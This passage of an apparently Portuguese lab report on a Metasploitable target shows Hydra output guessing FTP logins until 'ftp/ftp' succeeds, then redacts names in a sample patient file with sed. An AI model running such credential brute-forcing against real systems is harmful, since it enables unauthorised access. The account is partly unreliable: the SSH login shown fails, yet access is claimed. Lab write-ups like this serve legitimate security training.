[ATTEMPT] target 192.168.100.10 - login "dni" - pass "dni" - 112 of 525 [child 9] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dni" - pass "" - 113 of 525 [child 4] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dni" - pass "ind" - 114 of 525 [child 7] (0/0)
[RE-ATTEMPT] target 192.168.100.10 - login "dni" - pass "" - 114 of 525 [child 5] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dnsmasq" - pass "dnsmasq" - 115 of 525 [child 0] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dnsmasq" - pass "" - 116 of 525 [child 2] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dnsmasq" - pass "qsamsnd" - 117 of 525 [child 13] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dradis" - pass "dradis" - 118 of 525 [child 8] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dradis" - pass "" - 119 of 525 [child 11] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dradis" - pass "sidard" - 120 of 525 [child 10] (0/0)
[ATTEMPT] target 192.168.100.10 - login "EZsetup" - pass "EZsetup" - 121 of 525 [child 14] (0/0)
[ATTEMPT] target 192.168.100.10 - login "EZsetup" - pass "" - 122 of 525 [child 15] (0/0)
[ATTEMPT] target 192.168.100.10 - login "EZsetup" - pass "putes2E" - 123 of 525 [child 1] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fal" - pass "fal" - 124 of 525 [child 3] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fal" - pass "" - 125 of 525 [child 12] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fal" - pass "laf" - 126 of 525 [child 6] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fax" - pass "fax" - 127 of 525 [child 9] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fax" - pass "" - 128 of 525 [child 4] (0/0)
[ATTEMPT] target 192.168.100.10 - login "fax" - pass "xaf" - 129 of 525 [child 7] (0/0)
[ATTEMPT] target 192.168.100.10 - login "ftp" - pass "ftp" - 130 of 525 [child 5] (0/0)
[21][ftp] host: 192.168.100.10 login: ftp password: ftp
[STATUS] attack finished for 192.168.100.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-17 10:08:56

(kali@kali)~$
```

Anonimização

A anonimização de dados pessoais é uma técnica de processamento de dados que remove ou modifica informações que possam identificar uma pessoa. Essa técnica resulta em dados anonimizados, que não podem ser associados a nenhum indivíduo específico.

A pseudonimização é uma técnica da anonimização, que consiste na transformação de dados pessoais para que deixem de poder ser atribuídos a um indivíduo específico sem a utilização de informações adicionais, desde que essas informações adicionais sejam mantidas separadamente e estejam sujeitas a medidas técnicas e organizativas para garantir que os dados pessoais não são atribuídos a indivíduos. Na prática, pode significar a substituição de dados pessoais (nome, nome próprio, número pessoal, número de telefone, etc.) num conjunto de dados por dados de identificação indireta (por exemplo, número sequencial).

Após aceder ao servidor Metasploitable, localizei o ficheiro lista_utentes.txt. O conteúdo continha dados pessoais não protegidos de utentes, incluindo nomes completos e resultados de exames médicos. Como definido nos termos do contrato a anonimização é uma prioridade para a segurança dos dados pessoais, sendo assim, tendo aplicado a técnica de pseudoanonimização para proteger a identidade dos pacientes.

Para demonstrar como o hospital poderia proteger os dados, apliquei essa mesma técnica de pseudoanonimização, substituindo os nomes dos utentes pelo identificador [ANONIMIZADO]. Esta medida impede a identificação direta dos pacientes em caso de acesso não autorizado.

A origem da escolha da medida de pseudoanonimização, consiste na substituição de um identificador por valores fictícios, o objetivo foi eliminar a informação original, com a intenção de não haver qualquer ligação direta com o nome dos utentes. Permitindo assim o hospital processar dados para fins médicos mantendo a privacidade perante terceiros não autorizados.

A imagem que se segue representa a operação do processo da técnica pseudoanonimização.

Primeiro acedi ao servidor metasploitable pelo protocolo ssh, pela porta 22.

A seguir introduzi o comando “cat” mais o ficheiro da lista de utentes para eu poder ver visualmente como estava a estrutura dos dados.

Depois de analisar a estrutura dos dados eu introduzi o comando “sed 's/^[^,]*/Nome: [ANONIMIZADO]/g' lista_utentes.txt”

A explicação deste comando é a seguinte:

sed : Chama o editor de fluxo (*stream editor*) para manipular texto.

's/ : Inicia o comando de substituição.

^[^,]* : É a expressão regular que define o que procurar:

- **^**: Começo da linha.
- **[^,]** : Qualquer caractere que não seja uma vírgula.
- ***** : Zero ou mais ocorrências do caractere anterior (neste caso, tudo o que não for vírgula).

-Resumo: Selecciona desde o início da linha até à primeira vírgula.

/Nome: [ANONIMIZADO]: É o texto que vai substituir o que foi encontrado.

/g: *Flag* de substituição global (embora com ^ não seja estritamente necessário, garante que substitui no padrão encontrado).

lista_utentes.txt: O ficheiro alvo.

```
ssh 192.168.100.10
Unable to negotiate with 192.168.100.10 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@kali)-[~]
└─$ cat lista_utentes.txt
Nome: Maria Silva, utente:1001, Exame: Raio-X, Resultado: Fratura do pulso esquerdo
Nome: Jose Santos, utente:1002, Exame: Sangue, Resultado: Colestrol Elevado
Nome: Ana Ferreira, utente:1003, Exame: Ressonancia, Resultado: Rotura de ligamentos
Nome: Carlos Mendes, utente:1004, Exame: Urina, Resultado: Infecao Urinaria
Nome: Teresa Lopes, utente:1005, Exame; Raio-X, Resultado: Normal

(kali@kali)-[~]
└─$ sed 's/^[^,]*/Nome: [ANONIMIZADO]/g' lista_utentes.txt
Nome: [ANONIMIZADO], utente:1001, Exame: Raio-X, Resultado: Fratura do pulso esquerdo
Nome: [ANONIMIZADO], utente:1002, Exame: Sangue, Resultado: Colestrol Elevado
Nome: [ANONIMIZADO], utente:1003, Exame: Ressonancia, Resultado: Rotura de ligamentos
Nome: [ANONIMIZADO], utente:1004, Exame: Urina, Resultado: Infecao Urinaria
Nome: [ANONIMIZADO], utente:1005, Exame; Raio-X, Resultado: Normal

(kali@kali)-[~]
└─$
```